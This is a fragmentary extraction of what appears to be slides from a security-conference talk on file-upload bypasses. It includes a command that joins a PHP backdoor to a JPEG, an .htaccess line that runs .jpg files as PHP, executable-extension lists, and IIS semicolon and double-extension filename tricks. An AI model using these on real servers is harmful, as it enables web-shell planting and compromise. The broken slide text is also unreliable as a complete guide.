
• – Huffman table – EXIF • – copy /b
rst.jpg+backdoor.php dst.jpg • – http://orange.tw/exif.jpg
None
None
• • • •

• – – – • – php phtml php3 php4
php5 – asp asa cer cdx shtml – aspx asax ascx ashx asmx http://www.hitcon.org/download/2010/5_Flash Exploit.pdf#Page.20
None

– AddHandler application/x-httpd-php .jpg • – .php*
None
https://speakerdeck.com/allenown/the-internet-is-not-safe-webconf-taiwan-2013
https://www.facebook.com/TWWDB
(htaccess ^ ^)

• • – user.jpg .jpg – user.php.jpg .jpg
– user.php.xxx .php – user.php.xxx.ooo .php
None

• – IIS < 7 – Asp.net ^__< • –
http://webconf.orange.tw/files/a.asp/user.jpg • – http://webconf.orange.tw/files/user.asp;aa.jpg user.asp;aa.jpg
None
None

filename Content-Type File header
None
